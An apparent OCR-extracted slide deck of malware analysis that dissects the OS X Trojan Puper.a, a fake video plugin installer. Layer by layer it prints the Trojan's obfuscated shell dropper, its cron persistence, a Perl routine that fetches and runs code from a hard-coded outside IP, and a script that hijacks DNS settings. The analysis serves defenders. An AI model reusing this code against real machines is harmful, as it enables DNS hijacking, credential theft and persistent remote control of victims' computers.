
OS X Trojan: Puper.a (aka RS-Plug.a)

- Pure Trojan characteristics
- Requires user installation
- Does not utilize exploits
- No reproductive capabilities
- Installer package claims
  - High Definition Plugin
  - HDTV Player
  - Mac Cinema
  - Visual Thesaurus



- Heart of the Trojan is a malicious script called "**AdobeFlash**" dropped in **/Library/Internet Plug-Ins/**
  - Obfuscated shell script executed at installation and from cron
  - If repackaged, same approach could be easily ported to any other UN*X variant

OS/X Puper.A ... "The Script"

- "AdobeFlash" Script via the Trojan installer / Multiple layers of obfuscation

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -37 $0 | sed '/\n/!G;s/\(.\)
\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/stdout | sed 's/applemac/
AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/' >`uname -p` && sh `uname
-p` && rm `uname -p` && exit
yksrepsak 777 nigeb
O(2/H178PI@(C%6;EQ&<P%F(]P4265D"BD#,QXB,N<#-RX"-Y(2/21$1!!52M
\Q6+@(68TYV;R-&8]0W<IA79*(R<NE4+G5';0!"=EYF<E1G;)]2>R%F<BE&3M
E!"(@`B"N5&:T!R.=!B(B`2/]`B(T-7:X5&)B`R6@86:*`&3)951D`"<E)W9M

--- 25 lines truncated ---

B($8`AB(ALE(`543^(#8$EC1%Q4.S0E0K<5,-QC(<)T*"%S/N`%2I(B0@!$*M
R0T6B`410QC1%Y4/B$B)R034E@R)M4%.'U"5\($0$EC)E0%.R`%1*TT.7Q22M
!UT.6!#0L,"/5UB,0!4*FD32[8"-;I03[(40F(#-15R*B@B7H($6$EC1%Q4.M
`]#,)UE"-AS5A\$/2!%1W(%1;)"0%-T.FTU4Y(30F(#-15B*SPD*B`#2I@C5M
4A4*FD32[8"-)Y"4(EB("!&0H("8`AB(@!4*FT"4[<%++]B,Q\C+0A$0H("8M
*4F;DI`8*(B(`A$8*TD(`5T4^<3+4EC-8
`
dn
```

/Library/Internet Plug-Ins/AdobeFlash

OS/X Puper.A ... Script Anatomy

- Execution block

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -37 $0 | sed '/\n/!G;s/\(.\)
\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/stdout | sed 's/applemac/
AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/' >`uname -p` && sh `uname
-p` && rm `uname -p` && exit
```

- Data block

```
yksrepsak 777 nigeb
O(2/H178PI@(C%6;EQ&<P%F(]P4265D"BD#,QXB,N<#-RX"-Y(2/21$1!!52M
\Q6+@(68TYV;R-&8]0W<IA79*(R<NE4+G5';0!"=EYF<E1G;)]2>R%F<BE&3M
E!"(@`B"N5&:T!R.=!B(B`2/]`B(T-7:X5&)B`R6@86:*`&3)951D`"<E)W9M

--- 25 lines truncated ---

B($8`AB(ALE(`543^(#8$EC1%Q4.S0E0K<5,-QC(<)T*"%S/N`%2I(B0@!$*M
R0T6B`410QC1%Y4/B$B)R034E@R)M4%.'U"5\($0$EC)E0%.R`%1*TT.7Q22M
!UT.6!#0L,"/5UB,0!4*FD32[8"-;I03[(40F(#-15R*B@B7H($6$EC1%Q4.M
`]#,)UE"-AS5A\$/2!%1W(%1;)"0%-T.FTU4Y(30F(#-15B*SPD*B`#2I@C5M
4A4*FD32[8"-)Y"4(EB("!&0H("8`AB(@!4*FT"4[<%++]B,Q\C+0A$0H("8M
*4F;DI`8*(B(`A$8*TD(`5T4^<3+4EC-8
`
dn
```

OS/X Puper.A ... Unwinding #1

- Execution: Set *type* variable based on initial install vs. cron execution (Discussed Later)

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -37 $0 | sed
'/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/stdout | sed 's/
applemac/AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/' >`uname -p` &&
sh `uname -p` && rm `uname -p` && exit
```

- Data: No change

```
yksrepsak 777 nigeb
O(2/H178PI@(C%6;EQ&<P%F(]P4265D"BD#,QXB,N<#-RX"-Y(2/21$1!!52M
\Q6+@(68TYV;R-&8]0W<IA79*(R<NE4+G5';0!"=EYF<E1G;)]2>R%F<BE&3M
E!"(@`B"N5&:T!R.=!B(B`2/]`B(T-7:X5&)B`R6@86:*`&3)951D`"<E)W9M

--- 25 lines truncated ---

B($8`AB(ALE(`543^(#8$EC1%Q4.S0E0K<5,-QC(<)T*"%S/N`%2I(B0@!$*M
R0T6B`410QC1%Y4/B$B)R034E@R)M4%.'U"5\($0$EC)E0%.R`%1*TT.7Q22M
!UT.6!#0L,"/5UB,0!4*FD32[8"-;I03[(40F(#-15R*B@B7H($6$EC1%Q4.M
`]#,)UE"-AS5A\$/2!%1W(%1;)"0%-T.FTU4Y(30F(#-15B*SPD*B`#2I@C5M
4A4*FD32[8"-)Y"4(EB("!&0H("8`AB(@!4*FT"4[<%++]B,Q\C+0A$0H("8M
*4F;DI`8*(B(`A$8*TD(`5T4^<3+4EC-8
`
dn
```

OS/X Puper.A ... Unwinding #2

- Execution: uudecode data black and pass through multiple *sed* substitutions

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -37 $0 | sed '/\n/!
G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/
stdout | sed 's/applemac/AdobeFlash/' | sed 's/bsd/7000/' |
sed 's/gnu/'$type'/' >`uname -p` && sh `uname -p` && rm `uname -p` && exit
```

- Data: Transformation via *uudecode/sed* reveals another embedded script

```
IPADDR="94.247.2.109"
EVIL="AdobeFlash"
path="/Library/Internet Plug-Ins"
exist=`crontab -l|grep $EVIL`
if [ "$exist" == "" ]; then
    echo "* */5 * * * \"$path/$EVIL\" vx 1>/dev/
null 2>&1" > cron.inst
    crontab cron.inst
    rm cron.inst
fi
tail -21 $0 | sed '/\n/!G;s/\(.\)\(.*\n\)/&
\2\1/;//D;s/.//' | uudecode -o /dev/stdout | se
d 's/7777/7000/' | sed 's/typeofrun/gnu/' | sed
's/ipaddr/'$IPADDR'/' | perl && exit
end
```

--- Continued in Next Column ---

```
enialbdivad 777 nigeb
D168PEF(]`7:D`2>MIP.T5V:C]V4
ZHS3)!29S5G"L)79P]B;I)V
+R-7=O$R(M
R1'(B5W<*HP.N5G<F]69PE'=]4&<
Y1G;U)')@D7;*LC(BTC<E=W<N
%&)L(B<M

 --- 14 lines truncated ---

]I0?@`"(@HP.?12/K,W;P-
&)@`"(@`"(@`B")HP.I4&;I9&)HT
69T-7>SE@"M
`H@""
`
dne
```

OS/X Puper.A ... Unwinding #3

- New script contains two execution blocks

```
IPADDR="94.247.2.109"
EVIL="AdobeFlash"
path="/Library/Internet Plug-Ins"
exist=`crontab -l|grep $EVIL`
if [ "$exist" == "" ]; then
    echo "* */5 * * * \"$path/$EVIL\" vx 1>/dev/null 2>&1" > cron.inst
    crontab cron.inst
    rm cron.inst
fi
tail -21 $0 | sed '/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/
stdout | sed 's/7777/7000/' | sed 's/typeofrun/gnu/' | sed 's/ipaddr/'$IPADDR'/'
| perl && exit
end
```

Execution Block #1: New Cron Entry

- Execution Block #1: New crontab entry set to execute originally installed script

```
$ crontab -l
* */5 * * * "/Library/Internet Plug-Ins/AdobeFlash" vx 1>/dev/null 2>&
```

- Execution Block #2: *uudecode* data block and apply multiple *sed* substitutions
- Yet another script is revealed after block #2 transformations (See next slide)

OS/X Puper.A ... Unwinding #4

- New perl script: http get from remote IP and executes retrieved script

```
#!/usr/bin/perl
use IO::Socket;
my $ip="94.247.2.109",$answer="";
my $runtype=0;

sub trim($)
{
        my $string = shift;
        $string =~ s/\r//;
        $string =~ s/\n//;
        return $string;
}

my $socket=IO::Socket::INET->new(PeerAddr=>"$ip",PeerPort=>"80",Proto=>"tcp") or
return;
print $socket "GET /cgi-bin/generator.pl HTTP/1.0\r\nUser-Agent: ".trim(`uname -p`).";
$runtype 7000;".trim(`hostname`).";\r\n\r\n";

while(<$socket>){ $answer.=$_;}
close($socket);

my $data=substr($answer,index($answer,"\r\n\r\n")+4);
if($answer=~/Time: (.*)\r\n/)
{
    my $cpos=0,@pos=split(/ /,$1);
    foreach(@pos)
    {
        my $file="/tmp/".$_
        open(FILE,">".$file);
        print FILE substr($data,$cpos,$_);
        close(FILE);

        chmod 0755, $file;
        system($file);

        $cpos+=$_;
    }
}
```

$runtype is set to the value of the *type* variable (set at the beginning of the AdobeFlash script)

OS/X Puper.A ... Unwinding #5

- Just when you though we were done ... another obfuscated script is downloaded

```
GET /cgi-bin/generator.pl HTTP/1.0
User-Agent: i386;0;7000;XXX.sub-XX-XXX-XX.myvzw.com;

HTTP/1.1 200 OK
Date: Mon, 13 Apr 2009 15:36:39 GMT
Server: Apache
Time: 686
Content-Length: 686
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

#!/bin/sh
tail -11 $0 | uudecode -o /dev/stdout | sed 's/TEERTS/'`echo ml.pll.oop.olo | tr
 iopjklbnmv 0123456789`'/' | sed 's/CIGAM/'`echo ml.pll.oop.olp | tr iopjklbnmv
0123456789`'/'| sh && rm $0 && exit
begin 777 mac
M(R$O8FEN+W-H"G!A=&@](B],:6)R87)Y+TEN=&5R;F5T(%!L=6<M26YS(@H*
M5E@Q/2)414525%,B"E98,CTB0TE'04TB"@I04TE$/20H("@O=7-R+W-B:6XO
M<V-U=&EL('P@9W)E<"!0<FEM87)Y4V5R=FEC92!\('-E9"`M92`G<R\N*E!R
M:6UA<GE397)V:6-E(#H@+R\G*3P\($5/1@IO<&5N"F=E="!3=&%T93HO3F5T
M=V]R:R]';&]B86PO25!V-`ID+G-H;W<*<75I=`I%3T8**0H*+W5S<B]S8FEN
M+W-C=71I;"`\/"!%3T8*;W!E;@ID+FEN:70*9"YA9&0@4V5R=F5R061D<F5S
M<V5S("H@)%98,2`D5E@R"G-E="!3=&%T93HO3F5T=V]R:R]397)V:6-E+R10
14TE$+T1.4PIQ=6ET"D5/1@H`
`
end
```

Origination hostname masked by presentation author


OS/X Puper.A ... Retrieved Script

- Dobfuscation reveals the new script remaps DNS to the two IPs listed in VX1 & VX2

```
#!/bin/sh
path="/Library/Internet Plug-Ins"

VX1="85.255.112.151"
VX2="85.255.112.152"

PSID=$( (/usr/sbin/scutil | grep PrimaryService | sed -e 's/.*PrimaryService : /
/')<< EOF
open
get State:/Network/Global/IPv4
d.show
quit
EOF
)

/usr/sbin/scutil << EOF
open
d.init
d.add ServerAddresses * $VX1 $VX2
set State:/Network/Service/$PSID/DNS
quit
EOF
```

OS/X Puper.A ... The Results

- End result of the malicious script



Before ...

...After

OS/X Puper.A ... The Threat

- Obvious threat is DNS hijacking of legitimate sites
  - Bank and payment sites for the purpose of stealing sensitive information
  - Redirection to pharmaceuticals and other spammer sites
  - Redirection to drive-by malware sites
- Not so obvious threat
  - "*AdobeFlash*" executes routinely from cron
  - Downloads and executes a remote script
  - Current script housed on "phone home" server is a DNS changer
  - Attacker's can change the hosted script at will
  - Cron executes the script with root authority

... nothing is out of bounds for the remote attacker